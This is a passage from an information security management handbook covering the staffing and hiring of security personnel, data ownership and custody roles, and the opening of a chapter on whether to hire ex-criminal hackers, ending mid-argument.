The general statement should be two to three sentences, giving the applicant some insight into what the position is. It should be an outline of sorts for the responsibilities section. For example:

> **General:** The information security specialist (ISS) uses current computer science technologies to assist in the design, development, evaluation, and integration of computer systems and networks to maintain system security. Using various tools, the ISS will perform penetration and vulnerability

analyses of corporate networks and will prepare reports that may be submitted to government regulatory agencies.

The most difficult part of the position description is the responsibilities section. To capture what is expected from the new employee, managers are encouraged to engage their current employees for input on the day-to-day activities of the position. This accomplishes two goals. First, it gives the manager a realistic view of what knowledge, skills, and abilities will be needed. Second, it involves the employees who will be working with the new candidate in the process. This can prevent some of the difficulties current employees encounter when trying to accept new employees. More importantly, it makes them feel a valued part of the process. Finally, this is more accurate than reusing a previous job description or a standard job description provided by HR. HR groups often have difficulty describing highly technical jobs. An old job description may no longer match the needs of a changing environment. Most current employees are doing tasks not enumerated in the job descriptions when they were hired.

Using the above general statement, an example of responsibilities might be:

- Evaluate new information security products using a standard image of the corporate network and prepare reports for management.
- Represent information security in the design, development, and implementation of new customer secured networks.
- Assist in customer support issues.
- Using intrusion detection tools; test the corporation's network for vulnerabilities.
- Assist government auditors in regulatory compliance audits.

Relevant Experience

When hiring a new security professional, it is important to ensure that the person has the necessary experience to perform the job well. There are few professional training courses for information security professionals. Some certification programs, such as the Certified Information System Security Professional (CISSP),[10] require experience that would not be relevant for an entry-level position. In addition, Lee Kushner noted, "… while certification is indeed beneficial, it should be looked on as a valuable enhancement or add-on, as opposed to a prerequisite for hiring."[11] Several more considerations can help:

- Current information security professionals on the staff can describe the skills they feel are important and which might be overlooked.
- Some other backgrounds can help a person transition into an information security career:
  - — Auditors are already trained in looking for minute inconsistencies.
  - — Computer sales people are trained to know the features of computers and software. They also have good people skills and can help market the information security function.
  - — Military experience can include thorough process discipline and hands-on expertise in a variety of system and network environments. Whether enlisted or officer grade, military personnel are often given much greater responsibility (in numbers supervised, value of assets, and criticality of missions) than civilians with comparable years of experience.
  - — A candidate might meet all qualifications except for having comparable experience on a different operating system, another software application in the same market space, or a different hardware platform. In many cases, the skills are easily transferable with some training for an eager candidate.
- A new employee might have gained years of relevant experience in college (or even in high school) in part-time work. An employee with experience on legacy systems may have critical skills difficult to find in the marketplace. Even if an employee with a legacy system background needs retraining, such an employee is often more likely to want to stay and grow with an organization. For a new college graduate, extracurricular activities that demonstrate leadership and discipline, such as competing in intercollegiate athletics while maintaining a good scholastic record, should also be considered.

The Selection Process

Selecting the best candidate is often difficult. Current employees should help with interviewing the candidates. The potential candidates should speak to several, if not all, of the current employees. Most firms use interviews,

yet the interview process is far from perfect. HR professionals, who have to interview candidates for many kinds of jobs, are not able to focus on the unique technical needs of information security. Any interview process can suffer from stereotypes, personal biases, and even the order in which the candidates are interviewed. Having current employees perform at least part of the interview can increase its validity.[12] Current employees can assess the candidate's knowledge with questions in their individual areas of expertise. Two additional recommendations are:

1. Making sure the interviews are structured with the same list of general questions for each candidate
2. Using a candidate score sheet for interviewers to quantify their opinions about a candidate

A good place to start is the required skills section and desired skills section of the position description. The required skills should be weighted about 70 percent of the score sheet, while the desired skills should be about 30 percent.

Filling an open position in information security can be difficult. Using tools like the position description[13] and the candidate score sheet (see Exhibits 73.2 and 73.-3) can make selecting a new employee much easier. Having current employees involved throughout the hiring process is strongly recommended and will make choosing the right person even easier.

Because information security personnel play a critical and trusted role in the organization, criminal and financial background checks are essential. Eric Shaw et al.[14] note that candidates should also be asked about past misuse of information resources. Resumes and references should be checked carefully. The same clearance procedures should apply to consultants, contractors, and temporary workers, depending on the access privileges they have. ISO 17799[15] also emphasizes the importance of these measures. Shaw and co-authors recommend working with HR to identify and intervene effectively when any employee (regardless of whether in information security) exhibits at-risk conduct. Schlossberg and Sarris[16] recommend repeating background checks annually for existing employees. HR and legal advisors must participate in developing and applying the background check procedures.

When Employees and Non-Employees Leave

The issue of deleting accounts promptly when users leave has already been emphasized. Several additional considerations apply, especially if employees are being laid off or any departure is on less than amicable terms. Anne Saita[17] recommends moving critical data to a separate database, to which the user(s) leaving does(do) not have access. Users leaving must be reminded of their NDA obligations. Saita further notes that the users' desktop computers could also contain backdoors and should be disconnected. Identifying at-risk behavior, as noted earlier, is even more important for the employees still working after a layoff who could be overworked or resentful.

Separation of Responsibilities

Separation of responsibilities, or segregation of duties, originated in financial internal control. The basic concept is that no single individual has complete control over a sequence of related transactions.[18] A 1977 U.S. federal law, the Foreign Corrupt Practices Act,[19] requires all corporations registering with the Securities and Exchange Commission to have effective internal accounting controls. Despite its name, this law applies even if an organization does no business outside the United States.[20] When separation of duties is enforced, it is more difficult to defraud the organization because two or more individuals must be involved and it is more likely that the conduct will be noticed.

In the IT environment, separation of duties applies to many tasks. Vallabhaneni[21] noted that computer operations should be separated from application programming, job scheduling, the tape library, the help desk, systems programming, database programming, information security, data entry, and users. Information security should be separate from database and application development and maintenance, system programming, telecommunications, data management or administration, and users. System programmers should never have access to application code, and application programmers should not have access to live production data. Kabay[22] noted that separation of duties should be applied throughout the development life cycle so that the person who codes a program would not also test it, test systems and production systems are separate, and operators cannot modify production programs. ISO 17799 emphasizes[23] that a program developer or tester with access to the production system could make unauthorized changes to the code or to production data. Conversely, compilers and other system utilities should also not be accessible from production systems. The earlier

EXHIBIT 73.2 Sample Position Description

Job Title: Information Security Specialist Associate
Pay Range: $40,000 to $50,000 per year
Application Date:01/25/03–02/25/03
Business Unit: Data Security Assurance
Division: Computing Services
Location: Orlando, FL
Supervisor: John Smith

General:

The Information Security Specialist Associate uses current computer science technologies to assist in the design, development, evaluation, and integration of computer systems and networks to maintain system security. Using various tools, the information security specialist associate will perform penetration and vulnerability analyses of corporate networks and will prepare reports that may be submitted to government regulatory agencies.

Responsibilities:

- Evaluate new information security products using a standard image of the corporate network and prepare reports for management.
- Represent information security in the design, development, and implementation of new customer secured network.
- Assist in day-to-day customer support issues.
- Using intrusion detection tools, test the corporation's network for vulnerabilities.
- Provide security and integration services to internal and commercial customers.
- Build and maintain user data groups in the Win NT environment.
- Add and remove user Win NT accounts.
- Assist government auditors in regulatory compliance audits.

Required Education/Skills:

- Knowledge of Windows, UNIX, and Macintosh operating systems
- Understanding of current networking technologies, including TCP/IP and Banyan Vines
- Microsoft Certified Systems Engineer certification
- Bachelor's degree in computer science or relevant discipline

Desired Education/Skills:

- Two years of information security experience
- MBA
- CISSP certification

discussion of system administration and security operations noted that account and privilege management should be part of a central security operations group separate from local system administrators. In a small organization where the same person might perform both these functions, procedures should be in place (such as logging off and logging on with different privileges) to provide some separation.[24]

Several related administrative controls go along with separation of duties. One control is requiring mandatory vacations each year for certain job functions. When another person has to perform a job temporarily, a fraud perpetrated by the regular employee might be noticed. Job rotation has a similar effect.[25] Another approach is dual control, requiring two or more persons to perform an operation simultaneously, such as accessing emergency passwords.[26]

Separation of duties helps to implement the principle of *least privilege*.[27] Each user is given only the minimum access needed to perform the job, whether the access is logical or physical. Beyond IT positions, every position that has any access to sensitive information should be analyzed for sensitivity. Then the security requirements of each position can be specified, and appropriately controlled access to information can be provided. When each position at every level is specified in this fashion, HR can focus background checks and other safeguards on the positions that truly need them. Every worker with access to sensitive information has security respon-

EXHIBIT 73.3 Candidate Score Sheet

Candidate Name: **Fred Jones**
Date: **1/30/2003**
Position: **Information Security Specialist Associate**

Required Skill	Knowledge Level[a]	Multiplier	Score
OS knowledge	2	0.2	0.4
Networking knowledge	2	0.2	0.4
Bachelor's degree	3	0.2	0.6
MCSE	2	0.1	0.2
Desired skill			
InfoSec experience	0	0.1	0
MBA	2	0.1	0.2
CISSP	0	0.1	0
Total			1.8

[a] Knowledge Level:
0 — Does not meet requirement
1 — Partially meets requirement
2 — Meets requirement
3 — Exceeds requirement

Knowledge level × Multiplier = Score

Note: It is strongly recommended to review your procedures with your human resources team and legal advisors.

sibilities. Those responsibilities should be made part of the job description[28] and briefed to the user annually with written sign-off.

Summary

This chapter has presented several concepts on the human side of information security, including:

- Information security roles and responsibilities, including user responsibilities
- Information security relationships to other groups in the organization
- Options for organizing the information security functions
- Staffing the information security functions
- Separation of duties, job sensitivity, and least privilege

Security is a triad of people, process, and technology. This chapter has emphasized the people issues, the importance of good processes, and the need to maintain security continuously. The information security function has unique human resources needs. Attention to the people issues throughout the enterprise helps to avoid or detect many potential security problems. Building processes based on separation of duties and least privilege helps build in controls organic to the organization, making security part of the culture while facilitating the business. Secure processes, when understood and made part of each person's business, are a powerful complement to technology. When the organization thinks and acts securely, the job of the information security professional becomes easier.

Ownership and Custody of Data

William Hugh Murray, CISSP

This chapter introduces and defines the concepts of data owner and custodian; their origins and their emergence; and the rights, duties, privileges, and responsibilities of each. It describes how to identify the data and the owner and to map one to the other. It discusses the language and the tools that the owner uses to communicate his intention to the custodian and the user. Finally, it makes recommendations about how to employ these concepts within your organization.

Introduction and Background

For a number of years now we have been using the roles of data owner and custodian to assist us in managing the security of our data. These concepts were implicit in the way the enterprise acted, but we have only recently made them sufficiently explicit that we can talk about them. We use the words routinely as though there is general agreement on what we mean by them. However, there is relatively little discussion of them in the literature.

In the early days of mainframe access control, we simply assumed that we knew who was supposed to access the data. In military mandatory access control systems, the assumption was that data was classified and users were cleared. If the clearance of the user dominated the classification of the user, then access was allowed. There was the troublesome concept of need-to-know; but for the life of me, I cannot remember how we intended to deal with it. I assume that we intended to deal with it in agreement with the paper analogy. There would have been an access control matrix, but it was viewed as stable. It could be created and maintained by some omniscient privileged user, but no one seemed to give much thought to the source of his knowledge. (I recall being told about an A-level system where access could not be changed while the system was operational. This was not considered to be a problem because the system routinely failed about once a week. Rights were changed while it was offline.)

In time-sharing systems, access was similarly obvious. Most data was accessed and used only by its author and creator. Such sharing of his data as occurred was authorized in a manner similar to that in modern UNIX. That is, the creator granted privileges to the file system object to members of his own affinity group or to the world. While this is not sufficiently granular for today's large group sizes and populations, it was adequate at the time.

ACF2, the first access control for MVS, was developed in a university setting by systems programmers and for systems programmers. It was rules-based. The default rule was that a user could access data that he created. To facilitate this, the creator's name was forced as the high-level qualifier of the object name. Sharing was based upon the rules database. As with the access control matrix, creation and maintenance of this database required both privilege and omniscience. In practice, the privilege was assigned to a systems programmer. It was simply assumed that all systems programmers were omniscient and trustworthy; they were trusted by necessity. Over time, the creation and maintenance of the ACF2 rules migrated to the security staff. While I am sure that we

had begun to talk about ownership by that time, none of these systems included any concept of or abstraction for an object owner.

In reviewing my papers, the first explicit discussion of ownership that I find is in 1981; but by that time it was a fairly mature concept. It must have been a fairly intuitive concept to emerge whole without much previous discussion in the literature.

What is clear is that we must have someone with the authority to control access to data and to make the difficult decisions about how it is to be used and protected. We call this person the *author*. It is less obvious, but no less true, that the person who makes that decision needs to understand the sensitivity of the data. The more granular and specific that knowledge, the better the decision will be.

My recollection is that the first important system to externalize the abstraction of owner was RACF. (One of the nice things about having lived to this age is that the memories of your contemporaries are not good enough for them to challenge you.) RACF access control is list-based. The list is organized by resource. That is, there is a row for each object. The row contains the names of any users or defined and named groups of users with access to that resource and the type of access (e.g., create, read, write, delete) that they have. Each object has an owner and the name of that owner is explicit in the row. The owner might be a user or a group, that is, a business function or other affinity group. The owner has the implicit right to grant access or to add users or groups to the entry. For the first time we had a system that externalized the privilege to create and maintain the access control rules in a formal, granular, and independent manner.

Definitions

> **Owner,** n. One who owns; a rightful proprietor; one who has the legal or rightful title, whether he is the possessor or not.
>
> **— *Webster's Dictionary*, 1913**
>
> **Owner,** n. Principal or agent who exercises the exclusive right to use.
>
> **Owner,** n. The individual manager or representative of management who is responsible for making and communicating judgments and decisions on behalf of the organization with regard to the use, identification, classification, and protection of a specific information asset.

Policy

It is a matter of policy that management makes statements about the level of risk that it is prepared to take and whom it intends to hold accountable for protection. Owners and custodians are useful abstractions for assigning and distinguishing this responsibility for protection. Policy should require that owners be explicitly identified; that is, that the responsibility for protection be explicitly identified. While ownership is implicit, in

the absence of requiring that it be made explicit, the responsibility for the protection of information is often overlooked. Similarly, policy should make it explicit that custodians of data must protect it in accordance with the directions of the owner.

Roles and Responsibilities

Owner

At one level, the owner of institutional data is the institution itself. However, it is a fundamental characteristic of organizations that they assign their privileges and capabilities to individual members of the organization. When we speak of owner, we refer to that member of the organization to whom the organization has assigned the responsibility for a particular asset. (To avoid any possible confusion about the real versus the virtual owner of the data, many organizations eschew the use of *owner* in favor of some other word such as agent, steward, or surrogate. For our purposes, the owner is the assigned agent.)

This individual exercises all of the organization's rights and interests in the data. These include:

- Judging the asset's importance, value, and sensitivity
- Deciding how and by whom the asset may be used
- Specifying the business controls
- Specifying the protection requirements for the asset
- Communicating decisions to others (e.g., labeling the object with its classification)
- Acquiring and operating necessary automated controls over the assets
- Monitoring compliance and initiating corrective action

Note that these duties are not normally separable. That is to say that all must be assigned to the same agent. Specifically, the right to use cannot be separated from the responsibility to protect.

We should keep in mind that others might have some interest in an information asset. For example, while the institution may own a copy of information such as employee name and address in the pay record, the employee still has a proprietary interest in the data. While this interest may not rise to the level of ownership, it is still a material interest. For example, the employee has an interest in the accuracy and confidentiality of the data. In exercising its interest, the institution and its agents must honor these other interests.

Custodian

Even the dictionary definition recognizes that the idea of custodian includes one who is responsible for protecting records. This responsibility includes:

- Protecting the data in accordance with owner direction or agreement with the owner
- Exercising sound business judgment in the protection of data
- Reporting to the data owner on the discharge of his responsibilities

Suppliers of data processing services and managers of computers and storage devices are typically custodians of application data and software processed or stored on their systems. This may include paper input documents and printed reports.

Because it is these custodians who choose, acquire, and operate the computers and storage, they must provide the necessary access controls. The controls chosen must, at a minimum, meet the requirements specified by the owners. Better yet, they should meet the real requirements of the application, regardless of whether the owner of the data is able to recognize and articulate those requirements. Requirements to which the controls must answer include reliability, granularity, ease of use, responsiveness, and others.

Administrator

The owner may wish to delegate the actual operation of the access controls to a surrogate. This will be particularly true when the amount of special knowledge required to operate the controls exceeds the amount required to make the decisions about the use of the data.

Such an administrator is responsible for faithfully carrying out the intent of the owner. He should act in such a way that he can demonstrate that all of his actions were authorized by the responsible owner and that he acted on all such authorizations. This includes keeping records of what he did and the authorizations on which he acted.

User Manager

The duties of user management include:

- Enrolling users and vouching for their identities
- Instructing them in the use and protection of assets
- Supervising their use of assets
- Noting variances and taking corrective action

While the list of responsibilities is short, the role of user management may be the most important in the enterprise. This is because user management is closer to the use of the resources than any other managers.

User

Users are responsible for:

- Using the enterprise information and information processing resources only for authorized and intended purposes
- Effective use and operation of controls (e.g., choice of passwords)
- Performance of applicable owner and custodian duties
- Compliance with directions of owners and management
- Reporting all variances to owners, managers, and staff

Variances should be reported to at least two people. This reduces the probability that the variance is called to the attention of only the individual causing it. The owner of the resource and the manager of the user would be likely candidates for notification. Otherwise, use one line manager and one staff manager (e.g., audit or security staff).

Identifying the Information

Identifying the data to be protected might seem to be a trivial exercise. Indeed, before computers, it really was. The enterprise focused on major and persistent documents and on major functional files such as those of payroll records or payables. Focus was placed on those files that were special to the industry or enterprise. In banking, one worried about the records of deposits and loans; in insurance, one worried about policy master records. Managers focused on departmental records and used file cabinets as the objects of control and protection. Even when computers emerged, one might still have facused on the paper printout of the data rather than on the record on magnetic tape. When a megabyte was the size of a refrigerator, one identified it and protected its contents similarly to how one protected the contents of a file cabinet. As magnetic storage became sufficiently dense that the storage object was shared across a large number of data objects, we started to identify data sets. While we often think of a data set as analogous to the modern file, in fact it was a collection of logically related files that shared a name. The input file to a job, the output file from the job, and the archival version of that file might all be part of the same logical data set. The members of a data set were related in a formal way. While there are a small number of different types of data sets (e.g., partitioned, sequential, VSAM), members of all data sets within a type were related in a similar way. The information about the relationships was recorded in the metadata for the data set.

Therefore, for protection purposes, one made decisions about the named data set rather than about the physical objects that made them up. The number of data sets was sufficiently small that identifying them all was not difficult.

In modern systems, the data objects of interest are organized into (tree-structured) directories and files. A data set in a mainframe might correspond to a file or to all the files in a directory. However, the relationship between a directory and the files and other directories that are stored in it may be totally arbitrary. There are

conventions, but there are no fixed rules that can be consistently used to reduce the number of objects over which one must make decisions. For example, in one directory, programs and data may be stored together; while in the next one, programs and data may be stored in separate named subdirectories. A file name may be qualified by the name of the directory in which it is stored — and then again, it may not.

Therefore, for protection purposes, a decision may have to be made over every directory entry and possibly every file. The number of objects expands, perhaps even faster than the quantity of data. This is complicated further by the rapidly falling cost of storage. Cheap storage enables one to keep data longer and otherwise encourages growth in the number of data objects.

Data sets also had the advantage that the names tended to be unique within a system and, often, by convention, across an enterprise. In modern practice, neither objects nor names are unique even within a system, much less across an enterprise.

In modern systems, there is no single reference or handle that one can use to identify all data within an enterprise. However, most of them require some enterprise procedures or conventions. For example, one can store data according to its kind and, by inference, its importance.

- Enterprise data versus departmental, personal, or other
- Changeable versus fixed (e.g., balances versus transactions; programs versus data; drafts versus published documents; images versus text)
- Documents versus other
- Permanent versus temporary
- Business functional applications versus other (e.g., payroll, payables, sales) versus other (e.g., correspondence)
- Active versus archival
- Other enterprise-specific categories

Each of these distinctions can be useful. Different procedures may be required for each.

Identifying the Owner

Prior to the use of the computer, management did not explicitly identify the owners of information. This was, in part, because the information of interest was the functional data of the organization. This information included pay records, customer records, sales records, etc. Ownership and custody of the information were almost always in the same hands. When the computer came along, it separated custody from ownership. The computer function found itself with custody of the information. Management did not even mind very much until decisions needed to be made about the care of the records.

Management was particularly uncomfortable with decisions about access and security. They suddenly realized that one standard of care was not appropriate for all data and that they did not know enough about the data to feel comfortable making all the decisions. Everyone wanted discretion over the data but no one wanted responsibility. It was obvious that mistakes were going to be made. Often, by the time anyone recognized there was a problem, it was already a serious problem and resolving it was difficult.

By this time, there was often so much data that discovering its owner was difficult. There were few volunteers. It was not unusual for the custodians to threaten to destroy the data if the owner did not step forward and take responsibility.

Line Manager

One useful way to assign ownership is to say that line managers are responsible for all of the resources allocated to them to accomplish their missions. This rule includes the responsibility to identify all of those assets. This ensures that the manager cannot escape responsibility for an asset by saying that he did not know.

Business Function Manager

Although this is where the problem got out of hand, it is the easiest to solve. It is not difficult to get the managers of payroll or payables to accept the fact that they own their data. It is usually sufficient to simply

raise the question. When we finally got around to doing it, it was not much more difficult than going down the list of information assets.

Author

Another useful way to assign ownership is to say that the author or creator of a data object is its owner until and unless it is reassigned. This rule is particularly useful in modern systems where much of the data in the computer is created without explicit management direction and where many employees have discretion to create it. Like the first rule, it works by default. This is the rule that covers most of the data created and stored on the desktop.

Surrogate Owners

Even with functional data, problems still arise with shared data, as for example in modern normalized databases. One may go to great pains to eliminate redundant data and the inevitable inconsistencies, not to say inaccuracies, that go with it. The organization of the database is intended to reflect the relationships of the entities described rather than the organization of the owners or even the users. This may make mapping the data to its owners difficult.

An example is a customer master record that is shared by three or four different business functions. If one of the functions assumes ownership, the data may be operated for their benefit at the expense of the others. If it is not well managed, the other functions may start keeping their own copies with a loss of both accuracy and efficiency.

One solution to this problem is to create a surrogate function to act as the owner of the data. This surrogate acts as agent for his principals; he satisfies their ownership requirements while exercising their discretion. He is motivated to satisfy all of his customers equally. When conflicts arise between the requirements of one customer and another, he negotiates and resolves them.

In modern systems, shared functional data is usually stored in databases rather than in flat files. Such systems permit more granular control and more choices about the assignment of ownership. Control is no longer limited by the physical organization of the data and storage.

Classification and Labeling

One way for the owner to communicate his intentions about how to treat the information is to write instructions as metadata on the data object. A classification scheme provides an efficient language in which to write those instructions. The name of the class is both an assertion about the sensitivity of the data and the name of the set of protective measures to be used to protect it. The owner puts the label on the data object, and the custodian uses the associated protective measures.

The number of classes must be must be small enough for one to be able to habitually remember the association between the name of the class and the related controls. It must be large enough to ensure that all data receives the appropriate protection, while expensive measures are reserved to the data that really requires them.

We should prefer policies that enable us to detect objects that are not properly classified or labeled. Policies that require that all objects be labeled, even the least sensitive, make it easy to recognize omissions. Many organizations do not require that public data be labeled as such. This makes it difficult to distinguish between public data and data over which no decision has been made.

While paper feels natural and comfortable to us, it has severe limitations not shared by more modern media. It is bulky, friable, flammable, resistant to timely update, and expensive to copy or back up. On the other hand, it has an interesting kind of integrity; it is both tamper-resistant and tamper-evident. In paper systems, the label is immutably bound to the object and travels with it, but the controls are all manual. In automated systems, the label is no more reliable than the system and does not travel with the object beyond the system. However, controls can be based upon the label and automatically invoked. In mandatory access control systems, both the label and the controls are reliable. In discretionary access control systems, both the labels and the controls are less reliable but adequate for many applications and environments.

Cryptographic systems can be used to bind the label to the object so that the label follows the object in such a way that the object can only be opened in environments that can be relied upon to enforce the label and the associated controls. Certain high-integrity imaging systems (e.g., Adobe Acrobat) can bind the label in such way that the object cannot be displayed or printed without the label.

Access Control

The owner uses access controls to automatically direct and restrain who sees or modifies the data. Mandatory access controls ensure consistent application of management's policy across an entire system while minimizing the amount of administrative activity necessary to achieve it. Discretionary controls enable owners to implement their intent in a flexible way. However, consistent enforcement of policy may require more management attention and administrative activity.

Variance Detection and Control

It must be possible for the owner to observe and measure how custodians and others comply with his instructions. He must have visibility. This visibility may be provided in part by alarms, messages, confirmations, and reports. It may be provided in part by feedback from such staffs as operations, security administration, and audit.

The owner is interested in the reliability of the user identification and authentication (I&A) scheme. He is most likely to look to the audit report for this. Auditors should look at the fundamental strength of the I&A mechanism, log-on variances, the security of password change procedures where used, and weak passwords where these are possible.

The owner is also likely to look to the audit report for information on the integrity of the access control system and the authorization scheme. The auditors will wish to look to the suitability of the controls to the applications and environment. Are they application-specific or provided by the system? Are the controls appropriately granular and responsive to the owner? They will be interested in whether the controls are mandatory or discretionary, rules-based or list-based. They will wish to know whether the controls have been subjected to third-party evaluation, how they are installed and operated, and how they are protected from late change or other interference. They will want to know the number of privileged users of the system and how they are supervised.

Periodically, the owner may want to compare the access control rules to what he thinks he authorized. The frequency of this reconciliation will be a function of the number of rules and the amount of change.

The owner will be interested in denied attempts to access his data; repeated attempts should result in alarms. Some number of denied attempts are probably intended to be authorized and will result in corrections to the rules. Others may require follow-up with the user. The user will want to be able to detect all accesses to the data that he owns so that he can compare actual access to what he thinks he authorized. This information may be in logs or reports from logs.

Recommendations

- Policy should provide that ownership of all assets should be explicitly assigned. This helps to avoid errors of omission.
- Ownership of all records or data objects should be assigned to an appropriate level of granularity. In general, this means that there will be an owner for each document, file, folder, or directory, but not necessarily for each record or message.
- The name of the owner should be included in the metadata for the object.
- The classification or other reference to the protective measures should be included in the metadata for the object.
- Because few modern systems provide abstractions or controls for data classification or owner, this metadata should be stored in the object name or in the object itself.
- The owner should have responsive control over access. This can be through automated controls, administrators, or other surrogates.

- There should be a clear agreement between the owner and the custodian as to how the data will be protected. Where a classification and labeling system exists, this can be the basis of sensitivity labels on the object.
- Consider written agreements between owners and custodians that describe the protective measures to be used. As a rule, these agreements should be based upon offers made by the custodians.
- The owner should have adequate visibility into the operation and effectiveness of the controls.
- There should be prompt variance detection and corrective action.

Conclusion

The ideas of ownership and custody are fundamental to any information protection scheme. They enable management to fix responsibility and accountability for deciding how an object is to be protected and for protecting it in accordance with that decision. They are essential for avoiding errors of omission. They are essential for efficiency; that is, for ensuring that all data is appropriately protected while reserving expensive measures only for the data that requires them.

While management must be cautious in assigning the discretion to use and the responsibility to protect so as not to give away its own rights in the data, it must be certain that control is assigned with sufficient granularity that decisions can be made and control exercised. While identifying the proper owner and ensuring that responsibility for all data is properly assigned are difficult, both are essential to accountability.

Owners should measure custodians on their compliance, and management should measure owners on effectiveness and efficiency.

Hiring Ex-Criminal Hackers

Ed Skoudis, CISSP

> Making their way, the only way they know how.
>
> That's just a little bit more than the law will allow.
>
> **— Waylon Jennings, "Good Ol' Boys"**
>
> **Theme song from *Dukes of Hazzard***

Suppose someone applies for a system administrator job, or, better yet, an open slot on your computer security team. The applicant is eminently qualified for the position, having wizard-like skills on the exact operating systems deployed throughout your organization. You need his skills, big time. However, the candidate poses a bit of a problem. This otherwise-stellar applicant has a bit of a spotty record with the criminal justice system. By spotty, I mean that your potential hire was found guilty of hacking a Fortune 500 company and stealing some sensitive data. He did the crime, but he has also done the time.

Should you still consider such a person for a position on your security team? Or, should you let bygones be bygones and just move forward? Some companies shy away from such individuals immediately. Others take a "Don't ask… Don't tell" stance. Still others actively embrace such people for their great skills. If your organization hires an ex-criminal hacker, would you be legally responsible if he damages a customer or supplier's computer systems? You could be found guilty of negligent hiring, whereby an employer is liable for taking a hiring risk and exposing customers, suppliers, and other employees to it.

This chapter analyzes the issues associated with hiring ex-criminal hackers so you can think through your own organization's approach to this issue. The chapter looks at both sides of the problem, and then the author states his opinion on the matter, for what it is worth. While the author attempts to evenhandedly argue both sides of this topic, keep in mind that the author does not necessarily agree with all of these arguments. Instead, the concepts raised are those most often advanced by proponents on either side of this divide.

The discussion in this chapter does *not* refer to non-criminal hackers. Remember, as used in the computer underground, the term "hacker" does not by itself imply that the person has done wrong. People who have hacking skills may have acquired them completely lawfully, by studying computer security or conducting legitimate penetration testing against consenting targets, such as their employers or customers. There are many of these "white-hat" hackers in the information technology business. The author himself falls into this white-hat category, as do many others, and would like to think we are very hirable without concerns.

This chapter analyzes the question of whether to hire hackers who have an actual prior criminal conviction, or are known to have been involved in criminal activity but may have not been prosecuted (yet). We refer to them as ex-criminal hackers because they were either busted and did some time in jail or are known to have committed crimes. In other words, we are talking about actual former black hats or deeply gray hats.

Why This Matters

One might wonder if this analysis really matters that much. Actually, it really does (of course I think that… I would not be writing about it if I didn't.) But, think about it. Information technology (IT) carries and stores the lifeblood of most organizations today: information. The people who run this technology have tremendous access to the most sensitive information an organization has: personnel employment and health records, sensitive customer data, legal and regulatory compliance information, comprehensive financial results, and perhaps even launch codes. Just to keep the organization running, the IT department often acts as a high-tech priesthood given wide-open access to the very soul of the business.

If IT has a bad egg as an employee, the damage that can be done to an organization's finances, reputation, and very existence might be devastating. Inside personnel know how to hit an organization where it hurts, undermining technology and processes to maximize not only their own personal gain but also the damage inflicted on their target. Looking at statistics regarding computer crime compiled annually by the Computer Security Institute and the FBI, the number of attacks from insiders and outsiders is virtually the same.[1] However, the cost of damages from computer attacks commonly perpetrated by insiders (insider net abuse, financial fraud, and theft of proprietary information) significantly outweighs the cost of attacks by outsiders. That is because insiders know how to cause trouble for their organizations.

The 2002 CSI/FBI survey also indicated that 65 percent of organizations would not consider hiring reformed hackers as consultants; 17 percent of others would consider it; while the remaining just do not know. In this author's experience, even the 65 percent of those who say they would rule out hiring ex-criminal hackers do not have explicit policies regarding this decision or even very detailed background checks to enforce it. Therefore, even among those whose guts tell them not to hire ex-criminal hackers, many unwittingly hire them without understanding their background. Is this wise? Let us explore the case for and against hiring ex-criminal hackers in more detail.

The Case for Hiring Ex-Criminal Hackers

> Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not by what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all…
>
> **— From the *Hacker Manifesto,* written by "The Mentor" in the mid-1980s**

This creed by "The Mentor" is still very relevant today, as it highlights many of the issues associated with hackers and the computer underground, including whether organizations should employ ex-criminal hackers. We analyze some of the issues brought up in the *Hacker Manifesto,* as well as related topics. The arguments for hiring ex-criminal hackers fall into three general categories: questions associated with who is really to blame, doubt about how dangerous computer attackers really are, and society's need for exceptional technical talent.

It's Not Really Their Fault…

> I went to the lost and found department at my local shopping mall. I told the kid behind the counter that I'd lost my youthful exuberance. He said they'd call me if it turned up.
>
> **— William J. Basile, my college roommate**

One of the primary arguments for hiring ex-criminal attackers involves looking at whether we can really assign blame; and, if we do, who is really at fault. First, consider the focus of our criminal justice system — reform. By definition, a penitentiary is where someone repents for past crimes, and is reformed to become a contributing member of society. After their release, they have done their time, and should be able to contribute fully to society. Harshly turning down such people from employment may doom them to perpetuate their life of crime. For crime in general, the recidivism rate is far lower when someone returns to society as a productive member

of the workforce, especially for young people.[2] Turning the other cheek, as it were, may help them have a positive impact on society. They have paid for their past sins, and it is time for forgiveness. Who is a potential employer to judge when the criminal justice system has already not only judged, but punished?

Furthermore, young people commit many computer crimes in their high-school or college years. Such perpetrators are not hardened criminals; they are merely satisfying their youthful wanderlust by exploring computer systems. As with many young people, they are merely pushing the boundaries of their environment to understand how the world works. If they do not really cause much damage, can we really damn them for simply discovering vulnerabilities and pushing the boundaries of human knowledge? Is that not what being young is all about? This line of argument fills the pages of the always-interesting and often-provocative *2600* magazine.[3] This self-titled, "Hacker Quarterly" magazine is published every three months and can be found in most major bookstores' magazine rack. In addition to some technical content describing attacks, the magazine also actively promotes the culture of disaffected youth exploring computers for fun and learning. According to this mind-set, these noble adventurers are not setting out to do damage, and are simply misunderstood by a society either too evil or too stupid to understand the subtleties of the computer underground.

Also, our overall society seems to encourage adventuresome computer hacking. Consider recent movies like *The Matrix* from 1999, or its 2003 sequels. In those movies, a corrupt culture tries to stifle an innocent computer hacker who may expose its ultimate lie. In another classic hacker movie, 1983's *WarGames,* a hacker is the ultimate hero, saving the world from a nuclear holocaust (which, of course, he accidentally triggered in the first place). In these and many other examples, the hackers are the good guys, trying to save the world from corruption. Does it make sense to limit job opportunities to such people simply because they have followed the lead given by our mass entertainment culture?

Are They Really That Dangerous, or Do They Help?

> Want to play a game?
>
> **— WOPR, the computer from the movie *WarGames***

A second and related argument associated with hiring ex-criminal computer attackers involves a consideration of the real damage done in a large number of computer attacks. According to this argument, a computer attack involves minimal real-world damage, with an attacker just exploring a network and copying some files. No lives are in jeopardy, and usually, minimal real-world losses are incurred. However, the attacker may find himself in jail simply because his case was novel and his target especially juicy. For cases with little or no real-world damage, computer attackers should be given another chance at using their skills for good.

